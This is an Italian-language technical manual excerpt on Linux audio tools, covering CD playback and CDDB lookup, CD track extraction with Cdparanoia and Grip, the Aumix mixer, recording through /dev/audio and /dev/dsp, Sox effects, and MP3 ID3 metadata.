Gcd [5] è un programma grafico per l'ascolto di CD musicali. Può funzionare in modo molto poco appariscente, come si vede nella figura 335.3, oppure anche come si vede nella figura 335.4. All'avvio cerca normalmente di contattare una base di dati CDDB e se la connessione fallisce, la cosa viene segnalata con un messaggio di errore in un riquadro separato.

Figura 335.3. Pannello normale di Gcd.

[5] **Gcd** GNU GPL

Figura 335.4. Pannello di Gcd con il dettaglio delle tracce.

Gcd si avvia con l'eseguibile '**`gcd`**' e oltre a questo non c'è molto da aggiungere, dal momento che il suo funzionamento interattivo è molto intuitivo, guidato anche da etichette a scomparsa che descrivono il significato dei pulsanti grafici che appaiono sul pannellino di controllo.

335.2 CDDB

CDDB è una base di dati dei CD musicali offerta attraverso la rete. A fianco di servizi CDDB proprietari, il cui accesso può essere sottoposto a delle condizioni, esiste anche un servizio CDDB pubblico, corrispondente a Freedb.org (<*http://www.freedb.org*>).

Il protocollo usato per l'accesso a una base di dati CDDB è denominato CDDBP e utilizza la porta 8880. Con questo protocollo si può interrogare il servizio utilizzando i pochi dati che fornisce il CD sui brani che contiene, oppure si possono fornire le informazioni conosciute sul CD, mettendole a disposizione di tutti. Molti programmi per l'ascolto di CD audio sono organizzati per l'interrogazione automatica di questo servizio, allo scopo di fornire tutte le notizie conosciute su ciò che si sta ascoltando.

Alcuni sistemi grafici integrati, come Gnome, utilizzano un programma cliente che si occupa di eseguire le interrogazioni per conto dei programmi che possono averne bisogno, come TCD (nella versione per Gnome). Nel caso di Gnome si tratta precisamente di '**`cddbslave`**', il quale poi memorizza le informazioni nella directory '`~/.cddbslave/`', su più file, mentre altri programmi potrebbero salvare le loro informazioni in file con nomi simili, per esempio '`~/.cddb`'.

Tanto per fare un esempio di come possa funzionare il meccanismo, si fa riferimento a TCD nella versione per Gnome. Sul pannello frontale, tra le varie icone se ne trova una che permette di accedere alla finestra di inserimento e modifica delle informazioni sulle tracce. Queste informazioni sono memorizzate naturalmente nella propria directory personale. Si vede questa finestra nella

figura 335.5. In questo caso appaiono anche i titoli dei vari brani, se così non fosse, si potrebbe interrogare la base di dati CDDB, come suggerisce il pulsante grafico nella parte bassa.

Figura 335.5. Finestra di accesso alle informazioni sulle tracce del CD musicale.

Il servizio offerto da Freedb.org avviene per mezzo di diversi nodi, in particolare `freedb.freedb.org`. Tuttavia, il software che si utilizza dovrebbe essere già predisposto per interrogare correttamente questi indirizzi.

335.3 Tracce CDDA

Le tracce audio di cui si compone un CD musicale sono in pratica dei file audio in un formato particolare. Anche se con qualche difficoltà, è possibile estrarre queste tracce e, teoricamente, si possono ricomporre masterizzando un nuovo CD.

È importante ricordare che l'acquisto di un CD non dà implicitamente il diritto di farne quello che si vuole. In generale si ottiene solo il diritto di ascoltarlo per sé; mentre altre operazioni come la copia, l'esecuzione in pubblico e la trasmissione, sono attività che devono essere autorizzate espressamente da chi detiene i diritti di quella pubblicazione sonora, senza contare l'eventuale presenza di una tassa.

Qui viene mostrato a titolo didattico il modo in cui le tracce audio di un CD possono essere estratte. Tuttavia, utilizzare questa tecnica per memorizzare tali brani in un'unità di memorizzazione qualunque, vuol dire farne una «copia», ovvero un'azione che normalmente è vietata da chi possiede i diritti sulla pubblicazione relativa.

L'estrazione delle tracce da un CD non è necessariamente un'operazione illegale, anche se la prima idea che viene in mente a chiunque è quella di fare così delle copie digitali perfette. In certi casi può essere l'unico modo per riuscire ad ascoltare un CD attraverso un lettore in cui l'uscita audio non funziona; in ultima analisi potrebbe essere il modo per realizzare un sistema audio completamente digitale fino all'ultima fase del processo di elaborazione che si vuole attuare.

In generale, per estrarre le tracce audio da un CD si utilizza Cdda2wav, Cdparanoia o Grip. Il problema più difficile dell'estrazione dei brani è quello di riuscire a individuarne correttamente l'inizio e la fine, oltre alla necessità di seguire correttamente la traccia senza salti.

335.3.1 Dispositivi

Quando si utilizzano programmi che accedono direttamente alle tracce audio del lettore CD, è necessario che i file di dispositivo abbiano i permessi necessari, a meno che si voglia utilizzarli solo in qualità di utente '**`root`**'.

Di solito si fa riferimento a '`/dev/cdrom`' come collegamento simbolico al file di dispositivo corretto per il tipo di lettore di cui si dispone. Dal momento che gli applicativi in questione devono poter interagire con il lettore, nel caso questo sia di tipo SCSI è necessario prendersi cura anche del «dispositivo generico», in pratica di uno che corrisponde al modello '`/dev/sg`*n*'. Alcune distribuzioni GNU/Linux utilizzano una forma non standard per i nomi di questi file di dispositivo: '`/dev/sga`', '`/dev/sgb`',... In questi casi, è necessario creare anche i file corretti, o abbinare a questi dei collegamenti simbolici opportuni. In generale, da quanto si legge nel *Linux allocated devices*, documento mantenuto da Peter H. Anvin e corrispondente al file <*file:///usr/src/linux/Documentation/devices.txt*>:

```
[...]
 21 char        Generic SCSI access
                  0 = /dev/sg0          First generic SCSI device
                  1 = /dev/sg1          Second generic SCSI device
                      ...

                Most distributions name these /dev/sga, /dev/sgb...;
                this sets an unnecessary limit of 26 SCSI devices in
                the system and is counter to standard Linux
                device-naming practice.
[...]
```

Naturalmente, '`/dev/sg`*n*' si abbina a '`/dev/sr`*n*' o '`/dev/scd`*n*'. Volendo creare per esempio il primo di questa serie, si può utilizzare il comando seguente:

```
# mknod /dev/sg0 c 21 0
```

Il dispositivo generico deve avere i permessi di scrittura se si vuole permettere a questi applicativi di funzionare.

335.3.2 Cdparanoia

Cdparanoia [6] è in grado di estrarre le tracce audio di un CD in modo digitale, senza passare per l'elaborazione della scheda audio. Può generare diversi tipi di formati, tuttavia al principiante conviene un formato con intestazione, come il WAV-RIFF. Si compone di un eseguibile unico, '**`cdparanoia`**':

```
cdparanoia [opzioni] intervallo_di_esecuzione [file_da_generare]
```

La caratteristica più importante di questo applicativo sta nel fatto che è in grado di leggere e rileggere più volte le tracce audio in modo da escludere errori, attraverso il confronto delle letture successive.

A parte il caso in cui venga utilizzata l'opzione '**`-B`**', è obbligatorio specificare l'intervallo di tracce e di tempo di registrazione. Semplificando al massimo, si tratta dell'intervallo di tracce espresso semplicemente nella forma *m*-*n*, dove *m* è la traccia iniziale e *n* quella finale. Nella pagina di manuale *cdparanoia(1)* si può leggere una spiegazione un po' più dettagliata che permette di individuare meglio la porzione desiderata.

Alcune opzioni

`-w | --output-wav`

Genera un formato WAV-RIFF.

`-B | --batch`

Genera una serie di file, uno per ogni traccia.

`-Z | --disable-paranoia`

Disabilita il processo di rilettura e correzione degli errori.

Esempi

$ **`cdparanoia -w 1 mio_file.wav`**

Crea il file '`mio_file.wav`' ottenuto dalla prima traccia del CD contenuto nel lettore.

$ **`cdparanoia -w 1-2 mio_file.wav`**

Crea il file '`mio_file.wav`' ottenuto dalle prime due tracce del CD contenuto nel lettore.

$ **`cdparanoia -w -B`**

Crea una serie di file, nella directory corrente, uno per ogni traccia del CD contenuto nel lettore. I file sono in formato WAV-RIFF.

$ **`cdparanoia -w 1 - | sox - .wav -t ossdsp /dev/dsp`**

Legge la prima traccia audio del CD contenuto nel lettore e la passa a un altro programma, attraverso una pipeline. Quel programma si occupa di convertire il formato in modo da poterlo inviare al dispositivo '`/dev/dsp`' che in pratica corrisponde a un ingresso digitale della scheda audio (viene mostrato nel prossimo capitolo).

> A parte la qualità della riproduzione che si ottiene, eventualmente anche pessima, questo esempio mostra in che modo si può prelevare una traccia audio per rielaborarla prima dell'ascolto, senza passare per l'uscita audio del CD.

[6] **Cdparanoia** GNU GPL

335.3.3 Grip

Grip [7] è un altro programma in grado di estrarre tracce audio da un CD, pilotando eventualmente anche la conversione in formato MP3. Eventualmente può funzionare come lettore CD puro e semplice; in tal caso, si comporta esattamente come Gcd, che in effetti è una versione ridotta dello stesso Grip.

Anche Grip è quindi un programma grafico interattivo, come lo è Gcd, ma in questo caso è molto importante la configurazione, che viene memorizzata nel file '`~/.grip`'. Due aspetti molto importanti della configurazione riguardano il modo in cui vengono prelevate le tracce (figura 335.6) e la conversione eventuale in MP3 (figura 335.7).

Figura 335.6. Configurazione del prelievo delle tracce audio attraverso Grip.

[7] **Grip** GNU GPL

Figura 335.7. Configurazione della conversione delle tracce prelevate in MP3.

Il prelievo normale può avvenire direttamente attraverso Grip stesso, senza l'ausilio di altri programmi, ma in particolare viene definita in questa fase la collocazione dei file ottenuti (che sono di tipo WAV-RIFF). Nella figura 335.6 si vede in particolare che i file vengono definiti in base alla stringa '**`~/mp3/%a/%d/%n.wav`**'. Evidentemente, '**`%a`**', '**`%d`**', e '**`%n`**' sono dei metacaratteri che rappresentano rispettivamente: il nome dell'artista, il nome del disco e la traccia completa di numero sequenziale. In pratica, se non è stato ottenuto il nome dell'artista e del CD, la prima traccia corrisponde al file '`~/mp3/noartist/unknown_disk/track_1.wav`'.

La conversione in MP3 delle tracce richiede un programma apposito. Grip è in grado di utilizzarne diversi, in particolare LAME (capitolo 337). Nella configurazione (figura 335.7) deve essere indicato il tipo di programma usato per la conversione, il percorso assoluto dell'eseguibile e le opzioni da dargli; inoltre, come nella situazione precedente deve essere indicato in che modo comporre il nome del file. Anche nella riga di comando del programma di conversione vengono indicati dei metacaratteri; nella figura si vede l'uso di '**`%b`**', '**`%f`**' e '**`%o`**' che rappresentano rispettivamente il settore di inizio da cui iniziare la conversione, il nome del file WAV-RIFF da convertire e il nome del file MP3 da generare. Naturalmente, per leggere l'elenco completo di questi metacaratteri, soprattutto allo scopo di comprendere il significato della configurazione predefinita, è sufficiente leggere la pagina di manuale *grip(1)*.

Dopo la configurazione, per passare al prelievo occorre prima selezionare le tracce desiderate, come si vede nella figura 335.8, utilizzando il mouse, premendo il terzo tasto (quello destro). Successivamente si può passare al prelievo, come si vede nella figura 335.9, dove si può scegliere se prelevare semplicemente le tracce, generando file di tipo WAV-RIFF, con il pulsante grafico [RIP ONLY], oppure si può ottenere direttamente la conversione in formato MP3, con il pulsante grafico [RIP+ENCODE].

Figura 335.8. Selezione delle tracce.

Figura 335.9. Prelievo delle tracce.

Gestione della scheda audio

La scheda audio essenziale è semplicemente un mixer audio comprendente diversi ingressi e una o più uscite. I dispositivi più importanti relativi alla scheda audio sono '`/dev/audio`' e '`/dev/dsp`'. In particolare, il primo permette di trasmettere alla scheda dei file in formato digitale Sun, ovvero quelli che normalmente hanno l'estensione '`.au`'. Volendo gestire l'audio in modo diretto, attraverso questo file di dispositivo, occorre convertire i file audio nel formato Sun (questo si ottiene di solito attraverso l'applicativo Sox). Nello stesso modo, leggendo da questo file di dispositivo, si ottiene un file in formato digitale Sun del segnale gestito o generato dalla scheda audio. In pratica:

```
$ cat mio_file.au > /dev/audio
```

questo comando serve a eseguire il file '`mio_file.au`', mentre il prossimo

```
$ dd if=/dev/audio of=registratore.au bs=8k count=8
```

serve a registrare per otto secondi (ogni secondo è un blocco di 8 Kibyte) generando il file '`registratore.au`'.

336.1 Aumix

Aumix [1] è un applicativo per la gestione delle funzionalità di miscelazione e di equalizzazione della scheda audio. Può essere usato in modo interattivo, richiedendo in questo caso lo schermo di un terminale a caratteri, oppure direttamente attraverso le opzioni della riga di comando. In particolare, nella modalità interattiva mostra solo i canali audio che possono essere controllati effettivamente.

> Il funzionamento di Aumix e degli altri programmi analoghi non è perfetto. Alle volte possono apparire dei controlli che di fatto non producono alcun risultato. Purtroppo questo dipende dalla qualità del codice scritto nel kernel per la gestione della scheda audio di cui si dispone.

336.1.1 Funzionamento interattivo di Aumix

La figura 336.1 mostra il funzionamento interattivo di Aumix, che si ottiene avviando l'eseguibile '**`aumix`**' senza indicare alcun argomento. In particolare si fa riferimento a una scheda audio SoundBlaster standard a 16 bit.

Figura 336.1. Esempio del funzionamento di Aumix in modalità interattiva.

```
aumix  ++++++++++++++++++++++++++++++O+++<Vol      ++++++++++++O+++++++++++++
       ++++++++++++++++++++++++++++++O+++ Bass     ++++++++++++O+++++++++++++
Quit   ++++++++++++++++++++++++++++++O+++ Trebl    ++++++++++++O+++++++++++++
Load  PO+++++++++++++++++++++++++++++++++ Synth    ++++++++++++O+++++++++++++
Save   ++++++++++++++++++++++++++++++O+++ Pcm      ++++++++++++O+++++++++++++
Keys   O+++++++++++++++++++++++++++++++++ Spkr
Mute  PO+++++++++++++++++++++++++++++++++ Line     ++++++++++++O+++++++++++++
      RO+++++++++++++++++++++++++++++++++ Mic
      PO+++++++++++++++++++++++++++++++++ CD       ++++++++++++O+++++++++++++
       O+++++++++++++++++++++++++++++++++ Mix
       O+++++++++++++++++++++++++++++++++ IGain    ++++++++++++O+++++++++++++
       +++++++++++++++++O++++++++++++++++ OGain    ++++++++++++O+++++++++++++
       0             Level           100           L         Balance        R
```

[1] **Aumix** GNU GPL

Tanto per rendersi conto di questa variabilità nell’apparenza di Aumix, si può osservare anche la figura 336.2 che mostra cosa accade con una vecchia scheda SoundBlaster a 8 bit.

Figura 336.2. Aumix con una vecchia scheda a 8 bit.

```
  aumix  ++++++++++++++++++++++++++++++O+++<Vol      ++++++++++++O+++++++++++++
        PO+++++++++++++++++++++++++++++++++ Synth    ++++++++++++O+++++++++++++
  Quit   ++++++++++++++++++++++++++++++O+++ Pcm      ++++++++++++O+++++++++++++
  Load  PO+++++++++++++++++++++++++++++++++ Line     ++++++++++++O+++++++++++++
  Save  RO+++++++++++++++++++++++++++++++++ Mic
  Keys  PO+++++++++++++++++++++++++++++++++ CD       ++++++++++++O+++++++++++++
  Mute   0             Level            100          L         Balance        R
```

I canali stereofonici hanno anche la possibilità di essere bilanciati, come si vede intuitivamente dalle figura. Per selezionare un canale si possono utilizzare i tasti [*freccia su*] e [*freccia giù*]; per passare alla regolazione del bilanciamento si può utilizzare il tasto di tabulazione, [*Tab*], così come lo si può usare per tornare indietro all’elenco dei canali. Infine i tasti [*freccia sinistra*] e [*freccia destra*] permettono di regolare il volume del canale o di cambiare il bilanciamento, a seconda di dove si trova il cursore. È interessante notare che anche il mouse funziona, se gestito attraverso il demone ‘**`gpm`**’.

A fianco di alcuni livelli di volume appare la lettera «P», oppure la lettera «R». La prima sta per *play*, mentre la seconda sta per *record*. In pratica, i canali contrassegnati con la lettera «P» rappresentano un segnale in ingresso nel mixer audio, diretti semplicemente all’amplificatore finale (le uscite normali della scheda audio). Invece, i canali contrassegnati con la lettera «R», oltre che essere diretti all’amplificatore finale, sono utilizzati per il campionamento del segnale (di solito uno soltanto) ed è ciò che si riesce a leggere dal dispositivo ‘`/dev/audio`’.

Generalmente è solo il canale del microfono ad avere la sigla «R» e questo per ovvie ragioni. Tuttavia, è possibile modificare il comportamento di alcuni canali utilizzando la [*barra spaziatrice*], oppure il mouse (basta fare un clic sulla lettera per scambiarne il valore).

Tabella 336.1. Alcuni comandi utili per l’uso di Aumix in modo interattivo.

Tastiera	Descrizione
pagina su, freccia su	Passa al canale precedente.
pagina giù, freccia giù	Passa al canale successivo.
Tab, Invio, >, <	Scambia tra la regolazione del livello e del bilanciamento.
+, freccia destra	Sposta il cursore a destra.
`-`, freccia sinistra	Sposta il cursore a sinistra.
|	Centra il bilanciamento.
Spazio	Scambia la modalità di registrazione e di esecuzione.
S, s	Salva le impostazioni nel file di configurazione.
L, l	Carica le impostazioni dal file di configurazione.
K, k	Mostra un guida sull’uso della tastiera.
M, m	Azzera o ripristina il volume generale.
Esc, Q, q	Termina il funzionamento.

336.1.2 Avvio di Aumix

`aumix` [*opzioni_di_canale*] [*altre_opzioni*]

L’eseguibile ‘**`aumix`**’ è tutto ciò che compone l’applicativo omonimo. In modo particolare, le opzioni possono servire per regolare il volume di un certo canale (purché questo abbia una corrispondenza con la scheda audio disponibile effettivamente), oppure per conoscere il livello attuale o ancora per scambiare le modalità «R» (*record*) e «P» (*play*).

Alcune opzioni di canale

`-v` *percentuale* | `q`[`uery`]

Definisce o richiede di conoscere il valore del volume generale, espresso in forma percentuale rispetto al massimo.

`-s` *percentuale* | `q`[`uery`]

Definisce o richiede di conoscere il valore del volume del sintetizzatore, espresso in forma percentuale rispetto al massimo.

`-w` *percentuale* | `q`[`uery`]

Definisce o richiede di conoscere il valore del volume di una riproduzione digitale (PCM), espresso in forma percentuale rispetto al massimo. Si tratta del volume dell'esecuzione di un brano contenuto in un file.

`-l` *percentuale* | `q`[`uery`] | `R` | `P`

Definisce o richiede di conoscere il valore del volume della linea di ingresso esterna, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

`-m` *percentuale* | `q`[`uery`] | `R` | `P`

Definisce o richiede di conoscere il valore del volume del microfono, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

`-c` *percentuale* | `q`[`uery`] | `R` | `P`

Definisce o richiede di conoscere il valore del volume del canale relativo al lettore CD, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

Altre opzioni generali

`-L`

Carica le impostazioni dal file di configurazione '`~/.aumixrc`' o in sua mancanza dal file '`/etc/aumixrc`'.

`-q`

Interroga lo stato di tutti i canali esistenti e mostra il risultato attraverso lo standard output.

`-S`

Salva le impostazioni nel file '`~/.aumixrc`'.

Esempi

`$` **`aumix -v 70`**

Regola il volume generale al 70 %.

`$` **`aumix -m 0 -l R`**

Regola il volume del canale microfonico a zero e indica la linea di ingresso come canale in registrazione.

336.1.3 Configurazione

La configurazione di Aumix consiste semplicemente dei file '~/.aumixrc'. Il file di configurazione personale viene creato utilizzando l'eseguibile '**aumix**' con l'opzione '**-S**', oppure quando il programma funziona in modalità interattiva, attraverso la pressione del tasto [*s*]. Il file di configurazione non viene caricato automaticamente: lo si può richiedere attraverso l'opzione '**-L**', oppure attraverso il tasto [*l*].

Quando viene caricata la configurazione, se il file '~/.aumixrc' manca, Aumix fa riferimento a '/etc/aumixrc', che potrebbe essere ottenuto semplicemente copiando una configurazione personale che si ritiene adatta a livello generale, in mancanza d'altro.

A titolo di esempio viene mostrato il contenuto di uno di questi file di configurazione, dove il significato delle righe che lo compongono dovrebbe essere intuitivo.

```
vol:76:76:P
synth:0:0:P
pcm:0:0:P
line:0:0:P
mic:0:0:R
cd:0:0:P
```

Alcune distribuzioni GNU/Linux utilizzano Aumix per memorizzare e ripristinare le regolazioni della scheda audio. In pratica, nella procedura di inizializzazione del sistema si fa in modo di salvare in un file, presumibilmente '/etc/.aumix', i valori utilizzati per ultimi durante la fase di arresto, mentre dallo stesso file vengono riletti durante la fase di avvio.

336.2 Esecuzione e registrazione di brani campionati

Per verificare il funzionamento del sistema di registrazione e di riproduzione di brani campionati, si possono usare direttamente i dispositivi '/dev/audio' e '/dev/dsp'. Entrambi permettono di leggere il risultato di un campionamento e di riprodurre gli stessi brani se questi vengono scritti sugli stessi dispositivi.

Il primo dei due file di dispositivo, '/dev/audio', fa riferimento al formato standard della Sun, semplificato al massimo. I file audio con questo formato hanno normalmente l'estensione '.au'. Il secondo, '/dev/dsp', rappresenta un formato audio grezzo.

Per «registrare» da questi dispositivi, basta leggerli e inviare ciò che si ottiene verso un file normale. Lo stesso file può essere diretto al dispositivo attraverso cui è stato generato, ottenendone la riproduzione. Tuttavia, per registrare occorre selezionare un canale dalla scheda audio, specificando che per questo è abilitata la registrazione. In generale si può trattare del canale microfonico, di quello del CD e della linea di ingresso esterna. In pratica, utilizzando Aumix, si tratta di avviare l'eseguibile '**aumix**' con l'opzione '**-m**', '**-c**' o '**-l**', rispettivamente, con l'argomento '**R**'. In queste condizioni, 8 Kibyte corrispondono a un secondo di riproduzione audio, di conseguenza, si può utilizzare uno dei due comandi seguenti per campionare e memorizzare per un minuto in un file.

```
$ dd if=/dev/audio of=registratore.au bs=8k count=60
```

```
$ dd if=/dev/dsp of=registratore bs=8k count=60
```

Per riprodurre questi file, si devono utilizzare gli stessi dispositivi da cui sono stati generati. Rispettivamente, valgono i due comandi seguenti.

```
$ cat registratore.au > /dev/audio
```

```
$ cat registratore > /dev/dsp
```

336.3 Wavtools

Wavtools [2] è un altro pacchetto per l'esecuzione e la registrazione di file audio in formato WAV. Utilizza in particolare il dispositivo '`/dev/dsp`'. Si compone di quattro eseguibili: '**`wavr`**' e '**`gwavr`**' per la registrazione; '**`wavp`**' e '**`gwavp`**' per l'esecuzione.

`wavr` [*opzioni*]

`gwavr` [*opzioni*]

`wavp` *file_wav*

`gwavp` *file_wav_gsm*

In pratica, non c'è bisogno di opzioni per eseguire un file attraverso '**`wavp`**' o '**`gwavp`**'. La lettera «g» iniziale di '**`gwavr`**' e '**`gwavp`**', indica che si tratta della versione predisposta per un formato WAV compresso utilizzando l'algoritmo GSM.

Alcune opzioni di wavr e gwavr

`-f` *file_wav*

Specifica il file da registrare.

`-r` *frequenza_campionamento*

Specifica la frequenza di campionamento. Alcuni valori comuni sono: 44100, 22050, 11025 e 8000.

`-d` *dimensione_campione*

Definisce la dimensione del campione in bit. Di solito si usano i valori 8 o 16.

`-c 1|2`

Definisce il numero dei canali: uno per una registrazione monofonica, due per una registrazione stereofonica.

`-l` *n_secondi*

Programma la durata della registrazione.

336.4 Xwave

Xwave [3] è un applicativo relativamente completo per la registrazione, la modifica e l'esecuzione di brani musicali registrati in vari formati, in particolare in WAV-RIFF. Si tratta di un applicativo per X. Nella figura 336.3 si vede il pannello principale dopo aver caricato un file WAV.

[2] **Wavtools** GNU GPL

[3] **Xwave** GNU GPL

Figura 336.3. Pannello principale di Xwave.

Il programma eseguibile che svolge tutto il lavoro è '**`xwave`**'. Non richiede opzioni e il suo funzionamento è intuitivo. È interessante la possibilità offerta di modificare un brano, per esempio usando il taglia-incolla (basta selezionare una porzione della traccia con il mouse), oppure introducendo degli effetti.

Può darsi che la registrazione non sia perfetta, ma questo è un particolare trascurabile rispetto alle altre possibilità di questo applicativo.

336.5 Sox

Sox [4] è attualmente lo strumento più importante di conversione di file audio. In linea di massima, Sox è in grado di convertire da un formato a un altro, anche se i passaggi da una frequenza di campionamento a un'altra non danno risultati ottimi; inoltre riesce a introdurre degli effetti interessanti.

Meritano attenzione alcuni effetti che Sox permette di introdurre attraverso la rielaborazione digitale del segnale: è possibile estrarre solo una porzione delle frequenze audio; si possono introdurre effetti di eco e di vibrato; è possibile invertire il brano.

Una particolarità di Sox è quella di distinguere i formati audio in base all'estensione dei nomi dei file (in quasi tutti i casi). La tabella 336.2 riporta l'elenco di alcuni di questi; per un elenco completo e una descrizione più dettagliata si può consultare la pagina di manuale *sox(1)*.

Tabella 336.2. Alcuni dei formati audio gestiti da Sox.

Estensione/tipo	Descrizione
.8svx	Amiga 8SVX.
.au	AU della Sun Microsystems.
.dat	Audio espresso in formato testo.
.smp	TurtleBeach MediaVision.
.voc	SoundBlaster VOC.
.wav	MS-Windows WAV-RIFF.
ossdsp	Formato del dispositivo '`/dev/dsp`'.

[4] **Sox** licenza speciale

336.5.1 $ sox

```
sox [opzioni_generali] [opzioni_di_formato] file_in_ingresso [opzioni_di_formato] ↩
↪file_in_ingresso [effetti]
```

'**sox**' è l'eseguibile che svolge tutto il lavoro dell'applicativo Sox. Purtroppo la sintassi è un po' confusa e lo schema che si vede qui è già una semplificazione di quella completa. In generale è necessaria l'indicazione di un file in ingresso e di uno in uscita. Per stabilire il formato di un file si fa riferimento all'estensione utilizzata nel nome; eventualmente si possono realizzare anche delle pipeline indicando un trattino orizzontale ('**-**') al posto del nome del file corrispondente (in ingresso o in uscita), però in questo caso occorre indicare un'opzione apposita per specificare il formato a cui si fa riferimento.

Le opzioni di formato si applicano al file indicato subito dopo; in pratica, quelle che appaiono prima del file in ingresso, si riferiscono a questo, mentre quelle indicate dopo il file in ingresso, riguardano il file in uscita.

Gli effetti che Sox è in grado di generare si indicano attraverso delle parole chiave collocate alla fine della riga di comando, dopo l'indicazione del file in uscita.

Alcune opzioni generali

`-V`

Emette una serie di informazioni sulle fasi del processo di elaborazione. Serve per avere un rapporto chiaro delle trasformazioni che sta applicando Sox.

`-v` *volume*

Permette di cambiare il volume del segnale. Il valore '**1.0**' rappresenta il livello iniziale: valori inferiori diminuiscono il volume, mentre valori superiori lo aumentano.

Alcune opzioni di formato

`-t` *tipo_di_file*

Permette di specificare il formato del file successivo (in ingresso o in uscita), attraverso una stringa che rappresenta l'estensione normale di questo ('**.au**', '**.wav**', ecc.).

`-r` *frequenza_di_campionamento*

Permette di specificare la frequenza di campionamento del file successivo (in ingresso o in uscita), attraverso l'indicazione di un numero che rappresenta la frequenza in hertz. In generale, è più probabile l'utilizzo di questa opzione in riferimento a un file in uscita.

`-c` *n_canali*

Permette di specificare il numero di canali audio del file successivo (in ingresso o in uscita). Come si può intendere, uno rappresenta un file monofonico, due stereofonico e quattro quadrifonico.

Alcune opzioni che rappresentano un effetto

`band` *frequenza_centrale ampiezza*

Applica un filtro passa-banda. Gli argomenti di questa opzione sono valori numerici che si riferiscono a una frequenza in hertz.

`highp` *frequenza_filtro*

Applica un filtro passa-alto a partire dalla frequenza indicata come argomento. In pratica, le frequenze inferiori risulteranno molto attenuate.

`echo` *ritardo volume*

Inserisce un effetto eco in cui il ritardo è espresso in secondi e il volume è riferito all'unità, per cui si utilizzano normalmente dei valori inferiori a uno per indicare un'attenuazione relativa.

`vibro` *velocità profondità*

Inserisce un effetto vibrato. La velocità indica la frequenza della vibrazione nel volume del segnale, mentre la profondità indica il volume dell'oscillazione di questo.

`reverse`

Inverte il corso del brano. Potrebbe servire in particolare per scoprire dei messaggi nascosti che siano stati introdotti ad arte nel segnale audio.

Esempi

$ **`sox prova.wav prova-vibrato.wav vibro 5 0.7`**

Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-vibrato.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto vibrato.

$ **`sox prova.wav prova-eco.wav echo 1 0.7`**

Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-eco.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto eco.

$ **`sox prova.wav prova-1000.wav band 1000 500`**

Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-1000.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma filtrando il segnale in modo da selezionare in particolare le frequenze da 750 Hz a 1250 Hz.

$ **`sox prova.wav -t .wav - band 1000 500 > prova-1000.wav`**

Come nell'esempio precedente, ma in questo caso il file in uscita viene ottenuto attraverso lo standard output, per cui occorre specificare il tipo con l'opzione '**`-t`**'.

> Non vengono mostrati esempi in cui si cambia il formato dei file audio, perché si tratta di un'operazione delicata e per questo è meglio leggere la documentazione originale. In particolare, non conviene tentare di ridurre la frequenza di campionamento, perché di solito il risultato è pessimo.

336.5.2 $ play, rec

`play` *file*

`rec` *file*

Sox è accompagnato generalmente da due script: '**`play`**' e '**`rec`**'. Il loro scopo è quello di facilitare l'ascolto e la registrazione, facendo affidamento sulle capacità di Sox di convertire al volo il formato di questi file. Quando non si ha la possibilità di utilizzare un programma più comodo, questa potrebbe essere l'unica risorsa per riuscire a gestire con un minimo di comodità le funzionalità audio.

A volte, questi script sono errati, probabilmente per un piccolo errore di sintassi nella scrittura di una struttura di selezione ('**`case`**'). Per semplificare le cose, viene mostrato il contenuto essenziale di questi due script. L'esecuzione di un brano registrato in un file avviene in pratica con un comando come quello seguente:

```
sox file_da_eseguire -t ossdsp -w -s /dev/dsp
```

Naturalmente, prima del file potrebbero essere aggiunte altre opzioni, se lo si ritiene opportuno; nello stesso modo si potrebbero aggiungere delle opzioni riferite a effetti da inserire nell'audio, indicandole alla fine del comando. In modo analogo, si può registrare un file:

```
sox -t ossdsp /dev/dsp file_da_registrare
```

Valgono le stesse considerazioni fatte per il caso dell'esecuzione di un brano, in particolare, le opzioni riferite al file che si vuole ottenere vanno messe subito prima di questo file, cioè dopo l'indicazione del dispositivo '`/dev/dsp`'.

Audio compresso

È molto difficile ridurre un file contenente informazioni sonore. In questo contesto, quando si parla di compressione, si fa riferimento a metodi di semplificazione delle informazioni memorizzate, basati sulla percezione umana. Questa «semplificazione» si traduce in pratica in una riduzione e distorsione nei suoni riprodotti.

In generale, il formato più comune per i file audio compressi è MP3, ovvero «MPEG-1 layer 3», «MPEG-2 layer 3» o «MPEG-2.5 layer 3». Lo standard MPEG definisce il formato e la decodifica dei dati, mentre non fissa un metodo per la codifica. Sulla codifica sono state sviluppate tecniche differenti, alcune delle quali sono brevettate. A causa di questo problema, lo sviluppo di software libero in grado di generare file MP3 è limitato alla produzione in forma di sorgenti, non potendo in pratica arrivare alla distribuzione di applicativi già compilati.

337.1 Informazioni contenute in un file MP3

Un file MP3 può includere delle informazioni importanti sul suo contenuto, oltre a ciò che è indispensabile per la riproduzione (come per esempio l'informazione sulla frequenza di campionamento). In generale, conviene stabilire questi dati nella fase di codifica del file stesso, mentre una parte di questi può essere modificata anche dopo.

Tabella 337.1. Informazioni comuni che possono essere inserite in un file MP3.

Informazione	Tipo	Significato
originale	booleano	Indica se il contenuto è originale.
copyright	booleano	Indica se il contenuto è coperto da copyright.
titolo	testo	Titolo della canzone o di ciò che è contenuto nel file.
artista	testo	Nome dell'artista o degli artisti.
album	testo	Nome dell'album di cui fa parte il contenuto del file.
anno	testo	Anno di edizione.
commento	testo	Commento aggiuntivo.
traccia	numero	Numero della traccia nel CD a cui si fa riferimento.
genere	numero	Genere, definito da un codice numerico prestabilito.

Tabella 337.2. Genere, secondo lo standard ID3. Prima parte.

Genere	Definizione	Genere	Definizione
0	Blues	1	Classic Rock
2	Country	3	Dance
4	Disco	5	Funk
6	Grunge	7	Hip-Hop
8	Jazz	9	Metal
10	New Age	11	Oldies
12	Other	13	Pop
14	R&B	15	Rap
16	Reggae	17	Rock
18	Techno	19	Industrial
20	Alternative	21	Ska
22	Death Metal	23	Pranks
24	Soundtrack	25	Euro-Techno
